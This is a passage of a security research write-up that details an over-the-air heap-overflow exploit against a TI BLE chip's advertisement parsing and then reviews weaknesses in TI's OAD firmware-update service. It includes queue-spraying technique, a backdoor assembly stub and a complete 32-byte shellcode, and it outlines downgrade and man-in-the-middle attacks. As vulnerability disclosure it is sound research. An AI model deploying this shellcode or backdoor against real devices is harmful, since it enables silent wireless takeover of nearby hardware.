


If the attacker controls the advertising packet that lays in *dataEntry[x+2]*, this would be the memory layout **after** the overflow took place:



Since the scan data queue holds only four entries, this form of exploitation can have a 50% success rate. If the overflow packet lands on either the first or second data entries, the overflowed bytes will hold data received from previous advertising packets which the attacker may be able to control. If not - they will hold uncontrolled bytes from the memory that follows the scan data queue, which the attacker can't control. This would result in a crash of the targeted chip.






This means that if the overflow packet **does** land on one of the first two entries, we may be able to control the execution flow with a pointer of our choosing (Yay!). But to do so we must ensure that an advertising packet we control is placed in the overflowing data entry, which we can do by spraying the scan data queue before we trigger the overflow.

Spraying the queue

Spraying this particular queue has proven a bit tricky. In BLE there are three advertising channels: channel 37 (2402 MHz), 38 (2426 MHz) and 39 (2480 MHz). When the BLE chip is in scan mode it hops between these frequencies, spending a limited amount of time on each to listen for advertisement packets.


Advertisement Channels
WiFi Channels
2402MHz
2480MHz
CH37 CH0 CH1 CH2 CH3 CH4 CH5 CH6 CH7 CH8 CH9 CH10 CH38 CH11 CH12 CH13 CH14 CH15 CH16 CH17 CH18 CH19 CH20 CH21 CH22 CH23 CH24 CH25 CH26 CH27 CH28 CH29 CH30 CH31 CH32 CH33 CH34 CH35 CH36 CH39
2.4GHz Band

To up the odds of having an advertising packet we control in most entries of the queue, we need to transmit our spray packet on all three frequencies - either simultaneously with three separate transmitters, or by hopping quickly between them. Another challenge we face in achieving a successful spray is a built-in mechanism of the radio core, designed to prevent it from receiving advertising packets from the same device twice in a short period of time. This mechanism is a simple LRU (least recently used) cache keyed by the BLE MAC address. It is used to prevent repeating BLE beacons from creating multiple advertising events that will reach the main core. Since this cache has a limited length of 27 entries in current versions of the BLE stack, a blacklisted MAC address will be pushed out of the list once all entries have been used.

As a result, even if we send our spray packet on all advertising channels, the radio core will ignore most of them until our sender MAC address is pushed out of the cache. To circumvent this we can randomize our sender MAC address in each spray packet sent.

Combining these two techniques allows us to control the **majority** of the entries in the scan data queue, meaning that when an overflow occurs we can control the source of the overflowed data.

Exploit strategy

In some aspects this exploit is rather simple: the chip has no inherent security mechanisms - no DEP (Data Execution Prevention) and no ASLR (Address Space Layout Randomization). Theoretically, simply overflowing one of the *ICall_** pointers allows the attacker to point them to an advertising packet he controls - either the overflowing packet copied to *advPkt*, or a spray packets placed in one of the data entries in the scan queue. The attacker can place a short shellcode in this advertising packet. The shellcode would need to restore the chip to a stable state by restoring any overflowed variables to their original state, prevent future overflows from causing additional damage and install a backdoor on the chip to allow the attacker to upload additional code. The remaining challenge is executing all of this with only 37 bytes of shellcode to play with.

Since we send two distinct payloads to the chip - the spray packet that holds pointers to overflow *ICall_** function pointers, and the overflow packet, there are several options we could use to try and fit all these actions in the two types of packets:

- We can place the backdoor code in the spray packet, and the code to restore execution in the overflow packet, or the other way around.
- We can upload several chunks of the shellcode across several **distinct** spray packets. This can enlarge our shellcode to 4 advertising packets since there are 4 entries in the queue: 3 spray packets, and the overflow packet.
- We can place all the needed constants in one spray packet (values of overflowed variables that we need to restore, pointers to functions in the firmware we wish to use, etc), and all the shellcode in the overflow packet, or the other way around.

The last option seems to make the most sense, mainly because the other options have serious disadvantages. Sending several **distinct** spray packets would require the shellcode to find the various chunks in the queue and re-order them. This kind of logic might cost more space then we would gain. Moreover, it's not granted that all of the chunks would be received, which would hurt the overall success rate of the attack.

Another problem seemed to be unsolvable at first: The **real** length of the overflow packet would determine how long the overflow will be (0x80 bytes + the length of the overflow packet). By enlarging the overflow packet, we enlarge the range of the overflow, which means we have **more** variables we would need to restore.

One option to solve these problems is sending the shortest overflow packet possible (whilst still overflowing the *ICall_** pointers) - 6 bytes of **real** length, and 134 byte of **perceived** length (the overflow length). This would mean we would have to place the shellcode in the spray packet, which would also need to allocate space for the overflowed *ICall_** pointers (3 pointers, 12 bytes). Restoring execution, and installing a backdoor with the remaining 25 bytes seems impossible (in Arm Thumb mode this means only 12 opcodes).

However, we found a way to enlarge the overflow length without having to restore all of the overflowed variables (more on this below), so we decided to place the shellcode in the overflow packet and put all needed constants in the spray packet. In this approach we use the fact that the spray packet partially overflows critical system data to our advantage. We can install hooks by overflowing the *ICall_** pointers, and restore some of the overflowed variables simply by overflowing them with their original values. This saves us the need to write code that will do so and save numerus bytes in the shellcode.

Connecting the dots

So what exactly do we need our shellcode to do?

First, we need to restore execution - fix the variables that were corrupted by the overflow, or at least any variables that would cause the chip to crash if they remain unfixed. Second, we need to install a backdoor that would allow us to send post-exploitation commands to the chip (read\write\execute), which would then allow us to upload additional code. Third, we'd like to prevent the heap overflow that is destined to occur in *LL_AdvReportCback*, if possible. And Last, we'd like to avoid additional overflow packets from being processed to avoid the scenario where these additional overflow packets are received without the required conditions for success. If this scenario occurs, we will gain code execution, and crash moments after. This problem is especially acute, since an attacker doesn't know whether an overflow packet he sends was actually received by the targeted device, and whether or not the exploit has succeeded until he successfully communicates with the backdoor.

To summarize, our exploitation must:


- Restore any relevant corrupted data
- Install a backdoor
- Prevent the heap overflow
- Prevent future overflow packets from crashing the chip

To recap - we control all the bytes in the overflow packet - thats 37 bytes. We also control the spray packet which add another 37 bytes, but the three *ICall_** pointers are also part of this packet, and must be valid. That leaves us **62 bytes** (37+25) for code and constants that should do all of the above. Oh man, let's start breaking it down, part by part.

Making our first success last forever

Once the overflow is successful, with the overflow packet in the first or second data entries and the spray packet is two entries after it, we'd like to prevent further overflows. Since the vulnerable code lays in ROM, we can't fix it by changing the vulnerable code itself. We can, however, use a simple but clever trick - shorten the scan data queue so it holds only one entry: the entry that contains the overflow packet. This trick works by exploiting a basic assumption: if we are currently running our shellcode, we can safely assume we have landed on a successful overflow, which implies that the packet currently processed holds the overflow packet in a **good** position (the first or second entries), and that the advertising packet which lays two entries after holds our spray packet.

By shortening the queue to only one entry, we can ensure the spray packet remains in memory, two entries after any **future** overflow packets are received. We can shorten the queue by linking the current entry to itself using the *pNextEntry* pointer, effectively preventing the radio core from touching any of the other entries, and freezing their contents.



This approach also benefits from requiring very little code, since it can be achieved by writing a single pointer in memory (*dataEntry->pNextEntry = dataEntry).*

Preventing the heap overflow

As you might recall, in addition to the global variable overflow, this vulnerability also results in a heap corruption which occurs in *LL_AdvReportCback* seems unavoidable:

```
void LL_AdvReportCback(uint8 eventType, uint8 advAddrType,
                       uint8 *advAddr, uint8 dataLen,
                       uint8 *data, int8 rssi)
{
  hciEvt_t *hciEvt;
  hciEvt_DevInfo_t *devInfo;

  if (hciGapTaskID)
  {
    // Allocate 49 bytes on the heap:
    // hciEvt_t + hciEvt_DevInfo_t headers are 17 bytes long,
    // and 32 bytes for the packet.
    hciEvt = osal_msg_allocate(49);
    if ( hciEvt )
    {
      ...
      osal_memcpy(devInfo->rspData, data, dataLen);
      ...
    }
  }
  ...
  }
```

Luckily, the *osal_msg_allocate* function allocates a heap chunk through one of the ICall function wrappers, that uses *ICall_dispather* function pointer to pass the execution to the operating system:

```
static void *ICall_malloc(uint_least16_t size)
{
  ICall_AllocArgs args;
  ICall_Errno errno;

  args.hdr.service = ICALL_SERVICE_CLASS_PRIMITIVE;
  args.hdr.func = ICALL_PRIMITIVE_FUNC_MALLOC;
  args.size = size;
  errno = ICall_dispatcher(&args.hdr);
  if (errno != ICALL_ERRNO_SUCCESS)
  {
    return NULL;
  }
  return args.ptr;
}
```

When *ICall_dispatcher* returns a number different then zero (*ICALL_ERRNO_SUCCESS*), *ICall_malloc* will return NULL, preventing the heap overflow in *LL_AdvReportCback* from taking place. This means that if *ICall_dispatcher* points to our shellcode, we can end it by returning a non-zero value (in R0).

Installing a backdoor

Having very limited space in our shellcode, we need to create the slimmest possible backdoor code. This lightweight backdoor should enable us to execute additional chunks of code sent in advertising packets. To do so, it can detect a magic number in incoming advertising packets and branch into them. Another consequence of the lack of DEP on this chip is that the backdoor can be simple, yet effective. We still need to understand where to place the backdoor in memory, and how to create a hook on the code path of incoming advertising packets with minimum effort.

To create a hook we can use one of the additional *ICall* pointers used for creating critical sections (*ICall_enterCriticalSection*, and *ICall_exitCriticalSection*). These handlers will be executed every time a new packet arrives (at least once), by various system calls. Instead of hooking one of these functions and jumping back to the original handler, we can simply replace the *enter* function with the address of our backdoor code, and replace the *exit* function with an address of a null handler that does nothing. In this case, it seems that the functionality of those critical sections is not mandatory for the successful execution of the chip, but only to prevent theoretical race conditions.

We can place the backdoor code in the space above *advPkt,* which is perfect since it allows us to use relative instructions that are only 2 bytes each. Luckily, this space holds 8 bytes that are only used at boot time! Our backdoor can achieve its goal using that small space:

```
backdoor:
        ldr r0, [pc, #4] ; Load magic from packet
        cmp r0, pc       ; Magic must be 0x20004486
        beq payload      ; Magic detected, execute packet
        bx lr            ; Not a magic packet, do nothing
advPkt:
       .long possible_magic
payload:
```

Our magic number will be an address in the backdoor itself - simple and effective. Although the backdoor will be called multiple times **per** backdoor command, it will cost only 8 bytes! The commands it receives will then be limited to 34 bytes of executable code (37 bytes of advertising packet, minus 4 bytes of magic) - more than enough to enable an attacker to write an additional payload to memory, and completely take over the chip.


To recap, so far we have:

- Prevented future overflow packets from crashing the chip
- Prevented the heap overflow
- Installed a backdoor

All we have left to do is restore the chips execution state!

Restoring Execution

Looking at the current memory layout, after the overflow has occurred, we are left with the task of repairing quite a few variables:



The variables which are not essential for the execution of the chip, and can be left corrupted are:

- The task IDs for tasks *hciGap*, *hciL2cap, hciSmp, hciExtTask* are only used when the chip is acting in the Peripheral role awaiting incoming BLE connections, or when the interface from the chip to the main system (the main CPU of the access point in this instance) uses a standard HCI connection over UART. Our targeted device is in neither of these states.
- The *rspBuf* variable is used for outgoing GAP responses - which is also relevant only for the states mentioned above.
- The *osal_last_timestamp* and *osal_systemClock* variables hold the current time of the device, which is valid with any uint32 values.
- The *trngState* variable holds the state of the random number generator of the chip - which is also valid with any uint32 value.

We are left with restoring the *bleDispatch_TaskID* variable, the *timerHead* variable, the *ICall_dispatcher* function pointer, and a **lot** of GAP-related variables. We can't possibly fit all the original values of these in the two 37-byte packets we have. So we came up with one more trick:

We prevent the GAP task from running by setting the *hciGapTaskID* variable to zero. This variable is used to determine the task ID of the GAP task to which various IPC messages are to be sent. If this variable is zero, the BLE stack assumes the GAP task is not up, and drops any related IPC. Preventing the GAP task from running will save us the need to restore 29 bytes of variables that will be used by the shellcode instead. Luckily, the hciGapTaskID will be written with 0 just by triggering the overflow, since the memory written over it will be the 8-byte padding at the end of the data entry payload. These padding bytes are initialized to zero, so preventing the GAP task from running will actually be a built-in side effect of the overflow. Once the GAP task is inactive though, we need to find a way to regenerate the scanning window.

When a scan procedure starts, a timer is set to expire at the end the scan window. Once the timer expires an IPC event is sent to the GAP task to stop the scan procedure. Since the GAP task is in an unstable state due to the overflow of many of its global variables, we would like to prevent this timer from reaching the GAP task. Stopping the timer event from reaching the GAP task would also prevent the scan window from closing, and the chip will remain in a scanning state indefinitely (until we chose otherwise).

The GAP task processes various events, such as the timer event, through callback functions:

```
uint16 GAP_ProcessEvent(uint8 task_id, uint16 events)
{
  ...
  if (events & 1) // Timer expired event
  {
    if (pfnCentralCBs && *pfnCentralCBs[1])
        *pfnCentralCBs[1](0); // Call the callback that will stop the scan
  }
  ...
}
```

The *pfnCentralCBs* pointer will point to a structure of two function pointers. If this pointer is NULL, or if the second function pointer within the pointed structure is NULL, the GAP task will ignore the timer event. By writing a 0 into either of these pointers, we can prevent the scanning window from stopping, and from the GAP task running in an unstable state!


The remaining variables (*bleDispatch_TaskID* and *timerHead*) have deterministic values, which will be repaired by the shellcode. We restore the execution flow by also fixing *ICall_dispatcher* to its original value which also unhooks our shellcode.

Achievement unlocked

That's it! We have:

- Restored any relevant corrupted data
- Installed a backdoor
- Prevented the heap overflow
- Prevented future overflow packets from crashing the chip
- Locked the chip in a permanent scanning mode
- Restored the execution flow

Our post-exploitation memory layout will looks as follows:



Our final shellcode is only 32 bytes long, and we still have 5 bytes to spare!

```
shellcode:
  // Setup Shellcode environment
  adds r2, #128      // r2 now points to 0x20004508
  ldmia r2!, {r0, r1, r3, r4, r5}
  // r0- timerHead(value), r1-unused, r3-ICall_dispatcher(value)
  // r4-backdoorCode[0], r5-backdoorCode[1]
  // r2 now points to 0x2000451c after ldmia (gapCentralCBs[1])

  // Patch state to scan indefinitely
  movs r7, #0
  str r7, [r2]       // If gapCentralCB[1] is NULL, no need to stop timer.
  subs r2, #156
  // r2 now points to 0x20004480

  // Install backdoor
  str r4, [r2]       // Store first half of backdoor code just above advPkt
  str r5, [r2, #4]   // Store second half
  // r2 now points to 0x20004480
  // Patch scan data queue to prevent future overflow failures
  ldr r1, [r2, #54]  // A pNextDataEntry pointer can be found here
  // Use it to find the pNextDataEntry of the overflow packet
  subs r1, #112
  str r1, [r1]       // And link it to itself
  // Restore corrupted data, and unhook self
  str r0, [r2, #112] // timerHead(address)
  str r3, [r2, #124] // ICall_dispatcher(address)
  movs r0, #0x8      // bleDispatch_TaskID (value)
  str r0, [r2, #52]  // bleDispatch_TaskID (address)

  // Bye!
  bx lr
```

Impact

When looking at the overall security of a device, an unauthenticated attack over the air is a truly serious threat. Since parsing BLE advertising packets is a pretty simple and straightforward task, the attack surface of a chip implementing it is relatively small. Nevertheless, when a vulnerability such as this is found, exploitation is evidently still be possible - even when the available payload is limited to only 37 bytes. This is mainly because embedded chips rarely implement any built-in security mechanisms such as DEP or ASLR. In applications which integrate BLE chips are alongside other CPUs, such as access points, the overall security of the entire device is then at risk.

Since this specific vulnerability lays in the parsing of **broadcast** BLE beacon packets, an attacker exploiting it doesn't need to target a specific device in his vicinity, and can simply send out a series of broadcast packets (first the spray packets, and then the overflow packets). As a result, any vulnerable device within range would be compromised simultaneously! This type of broadcast attack over the air really gives a new meaning to the idea of **airborne cyber attacks.**

Over the air firmware update of BLE chips

Providing a framework for firmware updates is essential for any modern device. Applications that rely on wireless communications as their single source of connection are expected to carry out firmware upgrades over this interface (over the *air*), and do so in a secure way, since wireless communications are inherently at risk of malicious attacks.

When looking at over-the-air (OTA) updates done via BLE connections, a few questions rise about the security of these mechanisms:

1. How does the OTA framework authenticate a user that initiates an update?
2. How does the OTA framework validate the firmware transferred over the air is encrypted to avoid attackers gaining hold of the firmware through passive eavesdropping on the OTA upgrade procedure?
3. How does the OTA framework validate the firmware is directly transferred from an authenticated user, and not being changed in-transit by a Man-in-the-middle attack?
4. How does the OTA framework validate the firmware's integrity, and validate it is generated from a trustworthy source?

Some of these questions can be addressed by the the basic security blocks that are part of the BLE protocol:

BLE offers the ability to create "bonds" between devices - the BLE equivalent of Bluetooth Pairing. Two devices that have been bonded can authenticate one another, and establish an encrypted connection using long-term encryption keys that were exchanged in the bonding process.

Encrypting a BLE connection is also possible without bonding, but authentication is only available via bonding. This means encryption is only partially effective **without** bonding since an attacker can act as a Man-in-the-middle on an OTA procedure and capture the transferred firmware, even when encryption is used. BLE's protection against this scenario is only available when the devices bond and a random PIN code is validated by the user. Such validation is only possible when **both** of the bonding devices have some user interface (input or output) - a screen, a keyboard, etc. One side of the bond will display a random PIN number, and the other will validate that this PIN has been passed securely to the other end.

When a device doesn't have a user interface (screen or keyboard) - like in the case of a BLE beacon device embedded in an access point - the established bond can't be protected against Man-in-the-middle attacks. In this case BLE defaults to use the JustWorks authentication mechanism that *Just* doesn't protect against man in the middle attacks (note this is the same mechanism which *Just* didn't work in the case of the BlueBorne vulnerabilities in Android).

The main takeaway is that any secure OTA procedure needs to be able to validate the integrity of a firmware, preferably with a cryptographic signature. However, this part of the framework would have to be implemented by the specific application.


OTA solutions in BLE SDKs

Vendors that produce BLE chips often offer an OTA solution as part of the included SDK. Texas instruments' BLE STACK SDK includes a solution named OAD - Over the Air Download. Nordic Semiconductor's BLE SDK includes a solution named DFU - Device Firmware Upgrade. Both vendors include a "Secure" version of their OTA solutions, that validates the integrity of an uploaded firmware using a cryptographic signature: Nordic uses ECDSA, while TI uses ECDSA in their newest chips, and AES-CBC (which is a very unusual choice for firmware **signing** mechanism) in earlier chips. Both vendors offer the use of their OTA solutions over an **unauthenticated** connection. This connection is established over BLE's built-in service for transferring simple messages between the peers - the GATT (Generic Attribute Profile) service.

This means that the OTA GATT service is part of the attack surface of any BLE device that includes such a solution, especially since the security of such a service is not necessarily inherent in the offered solutions, but depends on its specific implementation by the vendors of the devices using BLE chips.

TI's OAD feature

The implementation of TI's OAD feature is pretty straightforward: A user establishes a GATT connection with a target device over which two types of messages can be sent: An *Image Identify* message that includes the firmware's header, and an *Image Block* message sent multiple times containing the various blocks of the firmware. These messages are sent over GATT write request messages to specific GATT characteristics, as described in the OAD guide:


Downloader
Target
Initiate GATT connection
Generate metadata
Write metadata to Image Identify Char
Target validates metadata
[Image is accepted by Target]
Notification on Image Block Char requesting 1st block
Read requested block from image file
Write 1st block with block num to Image Block Char
Repeat For Each Block In the Image
Notification on Image Block Char requesting next block
Read requested block from image file
Write requested block with block num to Image Block Char
Write block to flash
Repeat above until all blocks are sent
Validate Received Image
[Image passes post download checks]
Notification on Image Status Char: SUCCESS
Write metadata to flash
Reset Device
Terminate connection (Supervision timeout)

Simplified OAD Process sequence, as described in TI's OAD guide, Figure 81

A user wishing to upload a firmware to BLE chip running the OAD service (the "Downloader") will initiate a GATT connection and send an Image Identify message via a GATT Write Request to the Characteristic with UUID f000ffc1-0451-4000-b000-000000000000. The Target will validate the image header and send an Image Block Transfer Notification upon success. This notification would trigger the beginning of repeated Image Block messages sent from the Downloader to the Target (via UUID f000ff**c2**-0451-4000-b000-000000000000). When the upload of the entire image is complete the target device will reboot and reload from the new firmware.

Security concerns in TI's OAD feature

Going back to the questions raised about the security concerns in implementing an OTA solution over BLE, we can see which of these remain unanswered by TI's OAD solution:

1. Since the OAD service is by default open to any device over a GATT connection - an **unauthenticated** attacker can initiate an update procedure. Even if the OAD feature is compiled with security features that validate the signature of the uploaded firmware, an unauthenticated attacker can perform a **downgrade** attack, uploading an older versions onto the targeted device. This method can be useful in exploiting vulnerabilities that have already been closed in newer versions (such as CVE-2018-16986).
2. Since the OAD service is **by default** served over an **unbonded** BLE connection, an attacker can perform a Man-in-the-middle attack on any firmware upgrade procedure done by a legitimate user, and capture the firmware being transferred in-transit.
1. In addition, **encryption** of the OAD GATT connection is not defined as **mandatory** by the OAD service, so an OAD update procedure can occur over an unencrypted connection, and the transferred firmware can be captured by eavesdropping on the BLE connection without needing to MiTM the connection.
